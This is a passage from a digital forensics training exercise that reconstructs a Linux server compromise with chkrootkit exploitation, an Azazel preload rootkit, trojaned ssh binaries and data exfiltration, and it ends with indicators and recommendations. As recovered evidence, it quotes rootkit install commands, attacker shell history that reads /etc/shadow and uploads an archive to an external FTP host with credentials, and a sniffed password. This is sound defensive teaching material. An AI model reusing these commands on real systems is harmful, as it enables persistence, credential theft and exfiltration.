touch -r /usr/bin/ssh.OLD /usr/bin/ssh
rm /usr/bin/ssh.OLD

cp /tmp/update.d/libsecurity.so /lib/x86_64-linux-gnu/libsecurity.so
echo "/lib/x86_64-linux-gnu/libsecurity.so" > /etc/ld.so.preload

rm -rf /tmp/update.d /tmp/update
rm -f /tmp/binaries-only.zip
```

If this file would be executed, it would add a new user `nroot`, changed the passwords for `root` and `nroot` to `New-p8ss` and installed its own version of `sshd` and `ssh` and installed a library `libsecurity.so` into `/lib/x86_64-linux-gnu/`. As it also manipulated `/etc/ld.so.preload`, this library would automatically be loaded into each newly started process. This is typical for a UNIX userspace rootkit.

We can verify this by looking into `/etc/passwd` and `/etc/ld.so.preload`, etc. We can even recover `/usr/sbin/sshd.OLD` and `/usr/bin/ssh(.OLD)`. When we recover `binaries-only.zip`, we get a look into the zip file:

```
> unzip -l vol2-1.tmp.binaries-only.zip
Archive:  vol2-1.tmp.binaries-only.zip
  Length      Date    Time    Name
-----
         0   2016-08-11 16:42   update.d/
 2897990   2016-07-28 19:43   update.d/sshd
 2374802   2016-07-28 19:50   update.d/ssh
   36080   2016-08-09 19:34   update.d/libsecurity.so
     610   2016-08-09 19:33   update
     639   2016-08-12 18:41   binaries-only/update
-----
 5310121                               6 files
```

Interestingly, there are two "update" files. When we compare the files from `update.d`, they are identical with what is installed in the filesystem. So the update script really got executed, but which one?

`update` and `binaries-only/update` are identical except for the last line, which only `binaries-only/update` has:

```
rm -f /tmp/binaries-only.zip
```

Since `binaries-only.zip` is still in the filesystem, it must have been the version from the root of the zip file that has been run. To manipulate the system, it must have been done with root privileges. But how?

We have not looked into the timestamps yet. Let us see what happened around the time the `binaries-only.zip` file got onto the system.

Login for peter was at 16:04 (UTC+2), the `binaries-only.zip` file was created 16:35 (UTC+2, inode change time), last access to `binaries-only/update` file was at 17:17 (UTC+2). This corresponds to the timestamp of 17:17:06 (UTC+2) when the postfix service started crashing.
(there are no entries between 15:02 and 15:17). There is this file among the crontabs:

```
Mon Aug 15 2016 15:17:05,866,m.cb,r/rrw-r--r--,0,0,143665,  
"/1/etc/cron.hourly/.chkrootkit.swp (deleted-realloc) "
```

It looks like a copy of `/etc/group`, with `nroot` added:

```
-----  
root:x:0:  
daemon:x:1:  
...  
postdrop:x:114:  
nroot:x:999:  
-----
```

Some more entries from 17:17 (remember, our timeline is 1 day, 2h back):

```
Mon Aug 15 2016 15:17:05,0,macb,r/rrw-r-----,0,42,143668, "/1/etc/4913 (deleted) "  
Mon Aug 15 2016 15:17:05,0,macb,-/rrw-r--r--,0,0,143669, "/1/$OrphanFiles/OrphanFile-  
143669 (deleted) "
```

Empty files, so we learn nothing here.

```
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,  
"/1/var/spool/postfix/active/0A6CE42F02 (deleted-realloc) "  
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,  
"/1/var/spool/postfix/incoming/0A6CE42F02 (deleted-realloc) "  
Mon Aug 15 2016 15:17:05,3637,..cb,r/rrw-r--r--,999,999,274178,  
"/1/var/spool/postfix/incoming/42626.30993 (deleted-realloc) "
```

These files are all a copy of the system `/etc/skel/.bashrc` file.

Therefore, we have a lead into `/etc/cron.hourly`, which has only one entry: `chkrootkit`. In addition, the hourly cronjob is executed every hour at 17 minutes into the hour (`/etc/crontab`) which coincides with the data from the timeline. There seems to be a weakness in `chkrootkit` that somehow was exploited.²³

The `.bash_history` file in the users home directory can be a great source of information if the attacker gained access to a shell (and forgot to do `history -c` and `unset HISTFILE`). So, lets recover peter's history from the filesystem.

```
-----  
da?e  
date  
wget http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip  
wget http://54.229.228.176/wp-content/uploads/hk/files/binaries-only.zip  
wget --no-proxy http://blog.mysportclub.ex/wp-content/uploads/hk/files/binaries-only.zip  
...  
su nroot  
-----
```

²³ One could do an internet search for `/tmp/update` and `chkrootkit` and be directed to CVE-2014-0476

We already know about the wget part, but the last line is interesting as it shows an "su" to "nroot". As we know from "update", nroot is a new root user with the same home dir as the real root: "/root". However, when recovering the file, it has almost 1000 lines in it, including our own when we made the forensic images. But if we read from the end of the file, we see that the latest entries are those belonging to the investigation, when we took the forensic images. going back a little further, we see

```
-----  
cat /etc/shadow  
cat /etc/shadow > shadow  
ls  
cd ..  
ls  
cd ..  
ls  
tar zcvf company-data-RETD4523.tgz .data/  
ls  
curl -x "" --disable-epsv -T company-data-RETD4523.tgz -u dump:niceone  
ftp://coloserver133  
7.myhosting.ex/company-data-RETD4523.tgz  
ftp coloserver1337.myhosting.ex  
ftp 54.229.228.201  
ftp coloserver1337.myhosting.ex  
curl -x "" --disable-epsv -T company-data-RETD4523.tgz -u dump:niceone  
ftp://coloserver133  
7.myhosting.ex/company-data-RETD4523.tgz  
-----
```

That's how the data from the company got exfiltrated and to where. We have to look after this host in the NetFlow logs.

```
> host coloserver1337.myhosting.ex
```

```
coloserver1337.myhosting.ex has address 54.229.228.201
```

```
> nfdump -o long -R . 'host 192.168.5.10 and port 21'
```

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port	Flags Tos	Packets	Bytes	Flows
2016-08-16 14:49:39.742	4194.301	TCP	192.168.5.10:21	-> 192.168.5.100:62604	.A.R..	0	1 40	1
2016-08-16 14:49:39.742	4194.301	TCP	192.168.5.100:62604	-> 192.168.5.10:21S.	0	1 46	1
2016-08-16 15:59:33.809	0.000	TCP	192.168.5.10:21	-> 192.168.5.100:62604	.A.R..	0	1 40	1
2016-08-16 15:59:33.809	0.000	TCP	192.168.5.100:62604	-> 192.168.5.10:21S.	0	1 46	1
2016-08-16 16:22:00.451	4170.423	TCP	54.229.228.201:21	-> 192.168.5.10:41550	.AP.SF	0	9 621	1
2016-08-16 16:24:12.259	4115.548	TCP	54.229.228.201:21	-> 192.168.5.10:41552	.AP.SF	0	14 1065	1

We see flows from 192.168.5.100 and 192.168.5.10, so there seems to be no other internal host that used this server.

We have two more things to do:

- analyse the replacement ssh and sshd
- analyse the attackers libsecurity.so

3.2.1.3 Analysis of ssh and sshd

Lets continue with the SSH and SSHD files. We can recover ssh and sshd from both binaries-only.zip as well as /usr/sbin (for sshd) and /usr/bin (for ssh). Going through the directory listing, we see sshd.old in

/usr/sbin, so we recover this one also, as well as the deleted ssh from /usr/bin. We have six files now and run md5sums on them:

```
5b8679d282d63756e50cd6053b674027 tmp.update.d.ssh
473a00f9714f18d5e60b5c3abe7fe6df tmp.update.d.sshd
5b8679d282d63756e50cd6053b674027 vol2-1.usr.bin.ssh
bb209b791ea79a5643630e709513eb2a vol2-1.usr.bin.ssh-deleted
473a00f9714f18d5e60b5c3abe7fe6df vol2-1.usr.sbin.sshd
5b4c07a41f22a4d26ab953976437c70f vol2-1.usr.sbin.sshd.OLD
```

As can be seen, the checksums for the versions from the zip files and the ones installed in the system are identical, so they were indeed copied to their new location by the exploit.

In live forensics, one can check the installed binaries with `rpm -V` or `dpkg -V` (on newer Debian-based systems). Doing so would taint the access times on the filesystem, so it's best done after the more volatile evidence has been secured. A superficial analysis of the files with the `strings` command yields:

```
> strings /usr/bin/ssh
...
Packet integrity error (%d bytes remaining) at %s:%d
Warning: Remote host denied authentication agent forwarding.
$1$CdYlqUD$/ExlK1GQnhbzo9ph6zFHY0
control_persist_detach
ssh_init_stdio_forwarding
...
```

Between function names and message strings there is something that looks like a password hash. One may try to do a dictionary attack to recover the clear text password, but that's beyond the scope of this exercise. And there's more:

```
...
key_sign failed
Error in opening file
/tmp/.zZtemp
/tmp/.sniffssh
OUT: %s@%s:%s
zlib@openssh.com, zlib, none
...
```

The same strings are found in `/usr/sbin/sshd`. `/tmp/.zZtemp` and `/tmp/.sniffssh` are quickly recovered from autopsy, `.zZtemp` looks readable:

```
IN: john@dhcpsrv:eigh&oo8egai$Waz
??IN: john@dhcpsrv:eigh&oo8egai$Waz
??IN: john@dhcpsrv:eigh&oo8egai$Waz

??IN: john@dhcpsrv:eigh&oo8egai$Waz
??IN: john@dhcpsrv:eigh&oo8egai$Waz
??IN: john@dhcpsrv:eigh&oo8egai$Waz
```

We can confirm, that "eigh&oo8egai\$Waz" is john's password. `.sniffssh` looks binary though. Let's see if one of the `ssh` or `sshd` processes had either file open with the `volatility` plugin `linux_lsof`:

```
> v25 linux_lsof | egrep '(sniffssh|zZtemp) '
Volatility Foundation Volatility Framework 2.5
```

It seems like the files were not kept open by a process. But both files show a last modified time of 2016-08-15 15:52:55 (UTC) (we're one day off, remember). And there is the output from `linux_find_file` and `linux_enumerate_file` plugins that show that the files are in memory, so they must have been recently written to. Perhaps the files have been closed after being written to. It would take a full reverse engineering of the ssh backdoors to verify this (which is beyond the scope of this exercise).

3.2.1.4 Analysis of libsecurity.so

We can recover `libsecurity.so` from filesystem through autopsy, either `/lib/x86_64-linux-gnu/libsecurity.so` or the file from `/tmp/binaries-only.zip` will do. We can even compare them to be sure they are the same. We can also recover the library from memory with `volatility` plugin `linux_find_file`. We should also recover `/etc/ld.so.preload`, just to be sure it really contains the string `"/lib/x86_64-linux-gnu/libsecurity.so"`.

Peeking into `libsecurity.so` with `strings` reveals only this line of interest:

```
...
The whole earth has been corrupted through the works that were taught by Azazel: to him
ascribe all sin.
...
```

An internet search would lead to a bible reference: "1 Enoch 2:8"²⁴. But what does the rootkit library do?

The `linux_plthook` plugin from Volatility can be inspect the Procedure Linkage Table (plt) of an executable and look up the library the symbol resolves to. On a non-compromised system, most basic function should reside in `libc.so`. When filtering the plugin's output with `grep` one can find out which symbols, i.e. system or library functions are redirected.

The output is best redirected into a file as it can be lengthy and the plugin takes some time to run.

```
> vol.py linux_plthook -P ... > linux_plthook....
```

We look at two processes, first an instance of `su`:

Task	ELF Start	ELF Name	Symbol	Resolved Address	H	Target	Info
32368	0x0000000000400000	/bin/su	getpwnam	0x00007faecf2fe363	!	/lib/x86_64-	linux-gnu/libsecurity.so
32368	0x0000000000400000	/bin/su	getpwnam_r	0x00007faecf2fe48e	!	/lib/x86_64-	linux-gnu/libsecurity.so
32368	0x0000000000400000	/bin/su	fopen	0x00007faecf2fc609	!	/lib/x86_64-	linux-gnu/libsecurity.so
32368	0x0000000000400000	/bin/su	pam_acct_mgmt	0x00007faecf2fe627	!	/lib/x86_64-	linux-gnu/libsecurity.so
32368	0x0000000000400000	/bin/su	pam_authenticate	0x00007faecf2fe1e5	!	/lib/x86_64-	linux-gnu/libsecurity.so
32368	0x0000000000400000	/bin/su	pam_open_session	0x00007faecf2fe2a4	!	/lib/x86_64-	linux-gnu/libsecurity.so

And some more from an instance of `bash`:

Task	ELF Start	ELF Name	Symbol	Resolved Address	H	Target	Info
32369	0x0000000000400000	/bin/bash	opendir	0x00007f065db9cd77	!	/lib/x86_64-	linux-gnu/libsecurity.so

²⁴ but combine it with the term "linux" or "rootkit"

```
32369 0x0000000000400000 /bin/bash __lxstat 0x00007f065db9c85f ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash __xstat 0x00007f065db9cb75 ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash readdir 0x00007f065db9cdea ! /lib/x86_64-
linux-gnu/libsecurity.so
32369 0x0000000000400000 /bin/bash open 0x00007f065db9c96b ! /lib/x86_64-
linux-gnu/libsecurity.so
```

One could also look into the symbol table of the library itself, with the `readelf` command:

```
> readelf -s libsecurity.so
```

```
Symbol table '.dynsym' contains 102 entries:
```

Num:	Value	Size	Type	Bind	Vis	Ndx	Name
...							
65:	000000000000396b	133	FUNC	GLOBAL	DEFAULT	11	open
66:	0000000000005110	114	FUNC	GLOBAL	DEFAULT	11	accept
67:	000000000000374d	137	FUNC	GLOBAL	DEFAULT	11	lstat
68:	00000000000039f0	115	FUNC	GLOBAL	DEFAULT	11	rmdir
69:	00000000002085c0	1536	OBJECT	GLOBAL	DEFAULT	23	syscall_list
70:	0000000000004150	133	FUNC	GLOBAL	DEFAULT	11	link
71:	00000000000061a0	0	FUNC	GLOBAL	DEFAULT	12	_fini
72:	0000000000003609	161	FUNC	GLOBAL	DEFAULT	11	fopen
73:	0000000000003f9d	435	FUNC	GLOBAL	DEFAULT	11	readdir64
74:	00000000000038e5	134	FUNC	GLOBAL	DEFAULT	11	__lxstat64
75:	0000000000005627	191	FUNC	GLOBAL	DEFAULT	11	pam_acct_mgmt
76:	00000000000041d5	1315	FUNC	GLOBAL	DEFAULT	11	execve
77:	0000000000006149	87	FUNC	GLOBAL	DEFAULT	11	pcap_loop
78:	0000000000003a63	137	FUNC	GLOBAL	DEFAULT	11	stat
79:	00000000000051e5	191	FUNC	GLOBAL	DEFAULT	11	pam_authenticate
80:	0000000000003cf4	131	FUNC	GLOBAL	DEFAULT	11	unlinkat
81:	00000000000036aa	163	FUNC	GLOBAL	DEFAULT	11	fopen64
82:	000000000000548e	409	FUNC	GLOBAL	DEFAULT	11	getpwnam_r
83:	0000000000005182	99	FUNC	GLOBAL	DEFAULT	11	x
84:	0000000000003b75	134	FUNC	GLOBAL	DEFAULT	11	__xstat
85:	0000000000003c81	115	FUNC	GLOBAL	DEFAULT	11	unlink
86:	0000000000002cf9	101	FUNC	GLOBAL	DEFAULT	11	ptrace
87:	0000000000208560	0	NOTYPE	GLOBAL	DEFAULT	23	__bss_start
88:	0000000000003dea	435	FUNC	GLOBAL	DEFAULT	11	readdir
89:	0000000000003d77	115	FUNC	GLOBAL	DEFAULT	11	opendir
90:	0000000000208bc0	0	NOTYPE	GLOBAL	DEFAULT	23	_end
91:	0000000000208300	8	OBJECT	GLOBAL	DEFAULT	22	azazel
92:	000000000000358f	122	FUNC	GLOBAL	DEFAULT	11	access
93:	00000000000037d6	137	FUNC	GLOBAL	DEFAULT	11	lstat64
94:	0000000000003aec	137	FUNC	GLOBAL	DEFAULT	11	stat64
95:	0000000000208560	0	NOTYPE	GLOBAL	DEFAULT	22	_edata
96:	0000000000003bfb	134	FUNC	GLOBAL	DEFAULT	11	__xstat64
97:	00000000000052a4	191	FUNC	GLOBAL	DEFAULT	11	pam_open_session
98:	0000000000005363	299	FUNC	GLOBAL	DEFAULT	11	getpwnam
99:	00000000000056e6	249	FUNC	GLOBAL	DEFAULT	11	pam_sm_authenticate
100:	000000000000385f	134	FUNC	GLOBAL	DEFAULT	11	__lxstat
101:	0000000000002248	0	FUNC	GLOBAL	DEFAULT	9	_init

That is the list of system and library calls manipulated by the rootkit. To find out more, one would have to disassemble the code and reverse engineer the functionality—activities that cannot be done during the timeframe of the exercise.

3.3 TASK 4: Advise on the course of action

This task is the presentation & reporting phase of the forensic process, with additional steps from the incident response process.

- Review and update the IoCs
- Create a report sketch – the most important findings
- Create recommendations of immediate actions

3.3.1 Indicators of Compromise

Network – the update should include the traffic to the RAT host with the exfiltrated data.

Linux System:

- The new user "nroot" and the changes to re-enable root access to the system
- The trojaned ssh and sshd binaries with their checksums
 - Also to location and structure of the sniffed passwords file `/tmp/.sniffssh`
- The Azazel rootkit
 - Indicators of rootkit presence like `ptrace` not working, no access to `/etc/ld.so.preload`
 - The content of `/etc/ld.so.preload`
 - The actual rootkit library `/lib/x86_64-linux-gnu/libsecurity.so`

3.3.2 Report

The report should include a short timeline of the events. That means that the findings must gathered and brought into a chronological order. Explain each finding. What leads were used, how the leads were obtained and what lead to the conclusion(s).

3.3.3 Recommendations

This part should be split into short and long-term recommendations.

Short term measures should concentrate on taking back control and could include:

- Disable root access to the system again
- Delete the `nroot` account
- Delete `/etc/ld.so.preload` and `/lib/x86_64-linux-gnu/libsecurity.so`
- Replace `/usr/sbin/sshd` and `/usr/bin/ssh` with known good copies
- Delete `/tmp/.sniffssh` and `.zztemp`
- Change all sniffed passwords and (of course) Joe's password to a stronger one

Long-term recommendations would focus on preventing similar incidents, like:

- Implementing a stronger password policy, which would have prevented the break-in altogether
- Disallowing internet access for the DHCP server, except for DNS lookups. This would have made exfiltration of data more difficult.
- Regular checksum checks (i.e. `aide`, `OSSEC HIDS` or `tripwire`) to augment `chkrootkit`. That would have detected the break-in earlier.

3.4 Exercise summary

Summarize the exercise. Which task did you find most difficult? Exchange your opinions, ask questions, and give feedback about the exercise.

3.5 Tools and environment

- Exercise performed using Ubuntu Linux 14.04 LTS operating system
- Network environment created using pfsense 2.3.1 firewall distribution
- Forensic tools used:
 - NetFlow SENsor (nfdump, nfsen): <http://nfsen.sourceforge.net/>
 - FastIR Collector Linux: https://github.com/SekoiaLab/Fastir_Collector_Linux
- Malicious code:
 - Azazel Userland rootkit: <https://packetstormsecurity.com/files/125240/Azazel-Userland-Rootkit.html>
 - OpenSSH 6.7 Backdoor: <https://github.com/bl0w/bl0wsshd00r67p1>
 - Chkrootkit local exploit: <https://www.exploit-db.com/exploits/38775/>

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